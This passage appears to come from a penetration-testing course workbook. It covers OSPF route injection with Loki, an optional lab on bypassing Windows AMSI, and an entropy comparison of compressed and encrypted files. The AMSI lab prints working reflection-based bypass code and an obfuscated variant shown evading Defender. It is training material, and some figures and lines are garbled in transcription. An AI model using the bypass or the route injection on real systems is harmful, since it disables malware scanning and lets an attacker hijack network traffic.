Examine the status of the STATE column as it gradually progresses from *HELLO*, *2WAY*, *EXSTART*, *EXCHANGE*, and finally *FULL*. Once the attack system completes the OSPF peer exchange process with the target system, you will be able to expand the tree list to observe link-state route table from the victim.

Not reaching FULL?

If after several minutes the **STATE** has not changed from **2WAY**, click the **Hello** button again to turn off the neighbor relationship. Often, the issue is a key mismatch, netmask mismatch, or MTU disagreement between the routers. Ensure you have connectivity between 10.38.10.38 and 10.38.38.38 and can see the OSPF traffic with Wireshark.

After a few seconds, click it **Hello** again to restart the connection attempt to the OSPF peer. You may need to try a few things:

- Try again, but this time toggle the **MASTER** checkbox.
- Try again after checking all IP addresses and settings
- Try again after a fresh reboot of both VMs


The target router will shun misbehaving routers, but a reboot of Ubuntu should reset everything about the target router.

Successful OSPF Peering

After it establishes a peer relationship with the target router, Loki will display **FULL** in the state column and include a list of routes retrieved from the target router, as shown below.

If you click on the small triangle shaped "expand arrow" in front of the 10.38.38.38 router's IP address, you can see what routes currently are being served (currently only the one network the target router is aware of, 10.38.0.0/16). This information is valuable for penetration testers, giving us insight into the networking and organization of internal network routes.

Success: Fully Peered



Injecting a malicious route

We are now ready to inject a malicious route, diverting traffic away from a legitimate host to where-ever we choose—such as where we have malicious reverse proxy or malicious clone of the target server.

1. Navigate to the injection attack tab by clicking **Injection**
2. Enter your desired network to inject: **8.0.0.0**
3. Enter the subnet mask as **255.0.0.0**
4. Click the **Add** button to advertise the presence of this new route within the OSPF network
5. Examine the link-state of the injected route in the primary Loki pane

Malicious Route Injected

The screenshot shows the **loki_gtk (as superuser)** application window. The **ROUTING** tab is active, and the **ospf** sub-tab is selected. The main table displays OSPF configuration for IP 10.38.38.38, ID 10.38.38.38, AREA 0, STATE FULL, AUTH CRYPT, and MAST. A red box highlights the **TYPE_ROUTER_LINKS** row, which is labeled with a red arrow and the number 5. Below the table, the **Injection** tab is active, showing fields for **Network** (8.0.0.0), **Netmask** (255.0.0.0), and **Network type** (TYPE_ROUTER_LINKS). A red arrow and the number 1 point to the **Injection** tab. Red arrows and numbers 2, 3, and 4 point to the **Network**, **Netmask**, and **Add** button respectively. The **Add** button is highlighted with a red box. The status bar at the bottom shows "[8] OSPF: updating lsp 10.38.10.38:1".

IP	ID	AREA	STATE	AUTH	CRACK	MAST
10.38.38.38	10.38.38.38	0	FULL	CRYPT		
TYPE_ROUTER_LINKS 10.38.38.38 10.38.38.38 TYPE_TRANSIT_NET						
TYPE_ROUTER_LINKS 8.0.0.0 255.0.0.0 TYPE_STUB_NET						

Connection	Injection	Network	Netmask	Type
		8.0.0.0	255.0.0.0	TYPE_ROUTER_LINKS

Buttons: Hello, Crack PW, Show Topology, Save Topology, Add

Status: [8] OSPF: updating lsp 10.38.10.38:1

Confirm from Victim router

Switch to the Ubuntu VM one final time to confirm the router's perspective of this new route. If you need to reenter the router's terminal again, use the `frr.vtysh` command again first.

```
sec660# show ip ospf route # (1)
===== OSPF network routing table =====
N    10.38.0.0/16          [100] area  0.0.0.0
                        directly attached to ens38
===== OSPF router routing table =====
===== OSPF external routing table =====

injection happened ...

sec660# show ip ospf route # (2)
===== OSPF network routing table =====
N    8.0.0.0/8            [101] area  0.0.0.0
                        via 10.38.10.38, ens38
N    10.38.0.0/16        [100] area  0.0.0.0
                        directly attached to ens38
===== OSPF router routing table =====
===== OSPF external routing table =====
```

- a. The first `show ip ospf route` from **Preparation** step
- b. The newly injected route should show when the command is ran after the attack

Key Takeaways

- Weak authentication mechanism in OSPF is easily cracked with classic password attacks
- Loki enables easy OSPF route attack and route injection

Lab 1.7: Optional AMSI Bypass

Background

This lab is designed to be a working example of how to work around AMSI filtering in Windows. As AMSI is highly dynamic, this lab is **OPTIONAL** and could be a completely unnecessary task one day and an entirely different challenge to bypass another.

- Victim: Windows VM

Objectives

- Play with AMSI detection
- Use trial-and-error and reviewing logs to develop a working bypass

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

SOLUTION MAY CHANGE!

Microsoft is actively changing AMSI rules and signatures, sometimes more than one in the same day. Expect what worked or failed in the past to be completely different in the future.

Start a command shell and run the `amsi-ex.bat` script (press *ENTER* at any pauses and accept all UAC dialogs). When the batch file is complete, run `powershell_ise`.


Leave this shell open when done with the commands below.

AMSI detections will be more consistent if you use the same shell you run this setup script from.

Prepare for the lab

```
cd \lab\day1
amsi-ex bat
powershell_ise exe
```

Inside of the ISE interface, select *File>Open* to open `c:\scripts\testamsi.ps1`. Run the script by clicking the green "play" button or pressing *F5*.


A screenshot of the Windows PowerShell ISE interface. The top menu bar includes File, Edit, View, Tools, Debug, Add-ons, and Help. Below the menu is a toolbar with various icons. The script editor shows a file named 'testamsi.ps1' with the following content:

```
1 # This script is designed to help test windows Defender detections.
2 #sec660 @jimshew
3
4 $prompt = "Press ENTER when ready to clear the windows Defender Logs and begin testing AMSI"
5 Read-Host -Prompt $prompt
6
7 # Import Get-LastDefenderHits function
8 . C:\scripts\misc\recentdefender.ps1
9
```

The console window at the bottom shows the prompt 'PS C:\lab\day1>'. The status bar at the bottom right indicates 'Ln 1 Col 17' and a zoom level of '160%'.

Press *ENTER* to erase the Windows Defender logs and begin. You will get two UAC prompts, answer *YES* to both.

Type *3* to have the script show the last three log messages (currently empty).

A screenshot of the Windows PowerShell ISE console window. The prompt is 'PS C:\lab\day1>'. The user has entered 'C:\scripts\testamsi.ps1'. The script output is as follows:

```
Press ENTER when ready to clear the windows Defender Logs and begin testing AMSI:

It is now 02/02/23 06:42:34
How many Events to show: 3
[*] Checking the last 3 Defender records
EMPTY
How many Events to show:
```

The status bar at the bottom right indicates 'Ln 10 Col 26' and a zoom level of '160%'.

Leave this ISE window running, so you can see detections as they happen. You'll need a new shell to test

Testing known bad signatures

Here are the six test cases we are evaluating.

test_amsi_1.bat

```
REM https://twitter.com/mattifestation/status/735261120487772160

powershell.exe -command
"[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','No
$true) "
```

test_amsi_2.bat

```
powershell.exe -command "amsiutils"
```

test_amsi_3.bat

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication "; alert('amsiutils');
```

test_amsi_4.bat

```
PoWeRSheLL.exe -command
{AmsiCloseSession;AmsiInitialize AmsiOpenSession AmsiResultsMalware AmsiScanBuffer AmsiScanStri
```

test_amsi_5.bat

```
powershell.exe -command "'am'+ 'si'+ 'utils'"
```

test_amsi_6.bat

```
powershell.exe -command "
$ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
$ref.GetField('amsiInitFailed','NonPublic, Static').SetValue($NULL,$TRUE);Write-Verbose 'Fix
Me!' -Verbose"
```

Switch back to the first shell that you ran `amsi-ex.bat` from. If you closed it the first time, run it again but this time use that shell for the work below.

```
PS C:\lab\day1> .\amsi-ex.bat
This script will check needed settings for the Sec660 AMSI Bypass Exercise
Press any key to continue . . .
VERBOSE: AMSI TEST OK, continuing
VERBOSE: Exercise configured, continue!
"Set up complete"
Press any key to continue . . .
PS C:\lab\day1> powershell_ise
PS C:\lab\day1> cd \lab\day1\test
PS C:\lab\day1\test> .\test_amsi_1.bat
```


Run 6 test cases from `c:\lab\day1\test`

```
cd \lab\day1\test
.\test_amsi_1 bat
.\test_amsi_2 bat
.\test_amsi_3 bat
.\test_amsi_4 bat
.\test_amsi_5 bat
.\test_amsi_6 bat
```

Expected Results

```
PS C:\lab\day1\test .\test_amsi_1 bat

C:\lab\day1\test REM https://twitter.com/mattifestation/status/73526112048772160

C:\lab\day1\test>powershell.exe -command
"[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',
$true)"
Access is denied
PS C:\lab\day1\test .\test_amsi_2 bat

C:\lab\day1\test powershell.exe -command "'amsiutils'"
At line 1 char 1
    'amsiutils

This script contains malicious content and has been blocked by your antivirus software
CategoryInfo          ParserError (:) [], ParentContainsErrorRecordException
FullyQualifiedErrorId ScriptContainedMaliciousContent

PS C:\lab\day1\test .\test_amsi_3 bat

C:\lab\day1\test>rundll32.exe javascript:"..\mshtml,RunHTMLApplication
alert('amsiutils');
Access is denied
PS C:\lab\day1\test .\test_amsi_4 bat

C:\lab\day1\test>PowerShell.exe -command
{AmsiCloseSession AmsiInitialize AmsiOpenSession AmsiResultsMalware AmsiScanBuffer AmsiScanS
At line 1 char 1
    {AmsiCloseSession AmsiInitialize AmsiOpenSession AmsiResultsMalware A

This script contains malicious content and has been blocked by your antivirus software
CategoryInfo          ParserError (:) [], ParentContainsErrorRecordException
FullyQualifiedErrorId ScriptContainedMaliciousContent

PS C:\lab\day1\test .\test_amsi_5 bat

C:\lab\day1\test>powershell.exe -command "'am'+ 'si'+ 'utils'"
amsiutils
PS C:\lab\day1\test> .\test_amsi_6 bat

C:\lab\day1\test powershell -command "
$ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
$ref.GetField('amsiInitFailed','NonPublic, Static').SetValue($NULL,$TRUE);Write-Verbose
'Fix Me!' -Verbose"
Access is denied
PS C:\lab\day1\test
```

Why are there different error messages?

Some of the detections are pedestrian bad strings, but some are under special detections (AMSI Tampering).

Switch back to the ISE window, type 7 and read the log entries.

Today's Results (Yours could be different)

```
How many Events to show 7 # (1)
[ ] Checking the last 7 Defender records
02/02/2023 07:00:22|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown
02/02/2023 07:00:06|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown
02/02/2023 06:59:59|SEC660-WIN10\student|Trojan:Win32/AmsiTamper.A!ams|C:
\Windows\System32\WindowsP
owerShell\v1.0\powershell.exe
02/02/2023 06:59:55|NT AUTHORITY\SYSTEM|Trojan:Win32/Powessere.G|Unknown
02/02/2023 06:59:52|SEC660-WIN10\student|Trojan:Win32/AmsiTamper.A!ams|C:
\Windows\System32\WindowsP
owerShell\v1.0\powershell.exe
02/02/2023 06:59:46|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown
How many Events to show
```

1. We ran 6 tests and expect up to 6 entries; 7 shows us we didn't make a mistake like running one twice.

If your results are different, you may want to save the output to a text file or make a screenshot, for comparison later.

Challenge

Can you modify any of the 6 test cases to no longer get detected?

Consider using a few tools or manually obfuscating:

- `c:\lab\day1\Invoke-Obfuscation.ps1`
- `c:\lab\day1\Invoke-AmsiBypass.ps1`
- `https://amsifa.il`

Possible Results

The possibilities are truly endless, but most will fail. The one below seems to be among the more reliable ones:

source of test_amsi_6.bat

```
powershell -command "  
$ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');  
$ref.GetField('amsiInitFailed','NonPublic, Static').SetValue($NULL,$TRUE);Write-Verbose 'Fix  
Me!' -Verbose"
```

By splitting up the *AmsiUtils* and *amsiInitFailed*, we no longer get detected, and the trailing `Write-Verbose` command is allowed to be executed.

source of a new "test_amsi_z.bat

```
powershell exe -command "  
$ref=[REF].Assembly.GetType('System.Management.Automation.A'+ 'ms'+ 'iU'+ 'tils');  
$ref.GetField('ams'+ 'i'+ 'InitFa'+ 'iled','NonPublic, Static').SetValue($NULL,$TRUE);Write-  
Verbose 'Fix Me!' -Verbose"
```

SUCCESS: No new logs, and the trailing "Fix ME!" runs now that AMSI is not detecting the preceding code.

```
C:\lab\day1\test powershell exe -command "  
$ref=[REF].Assembly.GetType('System.Management.Automation.A'+ 'ms'+ 'iU'+ 'tils');  
$ref.GetField('ams'+ 'i'+ 'InitFa'+ 'iled','NonPublic, Static').SetValue($NULL,$TRUE);Write-  
Verbose 'Fix Me!' -Verbose"  
VERBOSE Fix Me
```

```
[*] checking the last 7 Defender records  
02/02/2023 07:00:22|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown  
02/02/2023 07:00:06|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown  
02/02/2023 06:59:59|SEC660-WIN10\student|Trojan:Win32/AmsiTamper.A!ams|C:\Windows\System32\WindowsP  
owershell\v1.0\powershell.exe  
02/02/2023 06:59:55|NT AUTHORITY\SYSTEM|Trojan:Win32/Powessere.G|Unknown  
02/02/2023 06:59:52|SEC660-WIN10\student|Trojan:Win32/AmsiTamper.A!ams|C:\Windows\System32\WindowsP  
owershell\v1.0\powershell.exe  
02/02/2023 06:59:46|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown  
How many Events to show: 7  
[*] checking the last 7 Defender records  
02/02/2023 07:00:22|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown  
02/02/2023 07:00:06|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown  
02/02/2023 06:59:59|SEC660-WIN10\student|Trojan:Win32/AmsiTamper.A!ams|C:\Windows\System32\WindowsP  
owershell\v1.0\powershell.exe  
02/02/2023 06:59:55|NT AUTHORITY\SYSTEM|Trojan:Win32/Powessere.G|Unknown  
02/02/2023 06:59:52|SEC660-WIN10\student|Trojan:Win32/AmsiTamper.A!ams|C:\Windows\System32\WindowsP  
owershell\v1.0\powershell.exe  
02/02/2023 06:59:46|NT AUTHORITY\SYSTEM|Trojan:PowerShell/PsAttack.A|Unknown
```

Does not work for you?

- AMSI isn't very predictable
- A specific bypass technique may get detected
- Sometimes updates make defenses worse
- The bypass above has been "fixed" at least three times since September 2019
- Can you think of another alternative?
- Experiment with Invoke-Obfuscation
- Administratively bypass options?

Key Takeaways

- AMSI string detection makes life hard for malicious scripting
- String signature matching is a problematic defense
- Innumerable combinations of obfuscation
- Practicalness makes long running scans problematic for a second reason
- Bypassing options exist, but may not be worth the effort if an alternative exists

Lab 2.1: Differentiating Encryption and Obfuscation

Background

The goal of this lab is to use several tools to gain additional understanding of how random the data samples are. You will need to work locally on your Slingshot VM, and there will no need for networking.

- Attacker: Slingshot Linux VM
- Networking: NONE

Objectives

- Differentiate cryptography vs. obfuscation
- Calculate "Randomness of bits" from byte-to-byte
- See results of a 10% change in content

Lab Preparation

This lab requires only your Slingshot VM, no networking is required.

NOTE CONTENT MAY CHANGE!

You will be using the `/dev/urandom` device to generate random data, likely causing your calculations to NOT match precisely, this is expected.

Examine the files in the `/lab/day2/` directory. We'll be creating additional sample files to compare how compression and encryption affect small differences, larger differences, and random data.

Create a duplicate `sample2` file from `sample1`, then append 100 null bytes to `sample2`. Also create two more files: `sample3` with 1,111 random bytes and `sample4` with 1,111 random + 100 ASCII null characters.

Filename	Content
<code>sample1</code>	ASCII text
<code>sample2</code>	ASCII text plus ~%10 zeros
<code>sample3</code>	Random bytes
<code>sample4</code>	Random bytes plus ~%10 zeros

Create some sample files

```
cd /lab/day2
cp sample1 sample2
dd if /dev/zero of sample2 bs 1 count 100 seek 1111
dd if /dev/urandom of sample3 bs 1 count 1111
cp sample3 sample4
dd if /dev/zero of sample4 bs 1 count 100 seek 111
gzip -k sample*
ls -l sample*
```

Expected Results

```
$ ls -l sample*
-rw-rw-r-- 1 slingshot slingshot 1111 Jun  2 07 14 sample1
-rw-rw-r-- 1 slingshot slingshot  669 Jun  2 07 14 sample1.gz
-rw-rw-r-- 1 slingshot slingshot 1211 Jun  2 07 15 sample2
-rw-rw-r-- 1 slingshot slingshot  675 Jun  2 07 15 sample2.gz
-rw-rw-r-- 1 slingshot slingshot  111 Jun  2 07 15 sample3
-rw-rw-r-- 1 slingshot slingshot 1142 Jun  2 07 15 sample3.gz
-rw-rw-r-- 1 slingshot slingshot 1211 Jun  2 07 15 sample4
-rw-rw-r-- 1 slingshot slingshot 1196 Jun  2 07 15 sample4.gz
```

Compare Unencrypted, Compressed, and Encrypted

Now watch for how the entropy changes from the original value and becomes slightly skewed with only ~10% adjustment:

Run `ent` on each sample file

Expected Results

```
$ ent sample1      grep Ent
Entropy  4 698713 bits per byte.
$ ent sample1.gz   grep Ent
Entropy  7 656176 bits per byte.
$ ent sample2      grep Ent
Entropy  4 721903 bits per byte.
$ ent sample2.gz   grep Ent
Entropy  7 703208 bits per byte.
$ ent sample3      grep Ent
Entropy  7 833976 bits per byte.
$ ent sample3.gz   grep Ent
Entropy      834974 bits per byte.
$ ent sample4      grep Ent
Entropy  7 567467 bits per byte.
$ ent sample4.gz   grep Ent
Entropy  7 826729 bits per byte.
```

If you compare all the sample files so far, you should see trends similar to what we have here (your numbers won't be an exact match due to randomness):

- sample1 compression reduces size by almost 50%
- sample3 compression increases size (no patterns to remove, but added metadata)
- sample1 entropy increases from ~ 4.70 to ~ 7.65 when compressed
- sample2's extra null bytes increased entropy slightly to ~ 4.72
- sample3's compression barely increased entropy (it was already above 7.83)
- sample4's entropy went down (extra 100 bytes then compressed is less random than without the 100 bytes, even when uncompressed)

Now let's look at encrypted data in a similar way.

Encrypt each sample file with `openssl aes256 -k deadlist`, then calculate Entropy

Expected Results

```
$ openssl aes256 -k deadlist -in sample1 -out sample1.enc
*** WARNING    deprecated key derivation used
Using -iter or -pbkdf2 would be better

$ openssl aes256 -k deadlist -in sample1.gz -out sample1.gz.enc
*** WARNING    deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

$ ls -al sample1*
-rw-rw-r-- 1 slingshot slingshot 111 Jun  2 07:14 sample1
-rw-rw-r-- 1 slingshot slingshot 1136 Jun  2 07:16 sample1.enc
-rw-rw-r-- 1 slingshot slingshot 669 Jun  2 07:14 sample1.gz
-rw-rw-r-- 1 slingshot slingshot 688 Jun  2 07:16 sample1.gz.enc

$ ent sample1.enc    grep Ent
Entropy    7 826559 bits per byte.

$ ent sample1.gz.enc    grep Ent
Entropy    7 734758 bits per byte.
```

Analyze packet captures


Analyze three packet capture files using `pcaphistogram.py`, `gnuplot`, and `ent`.

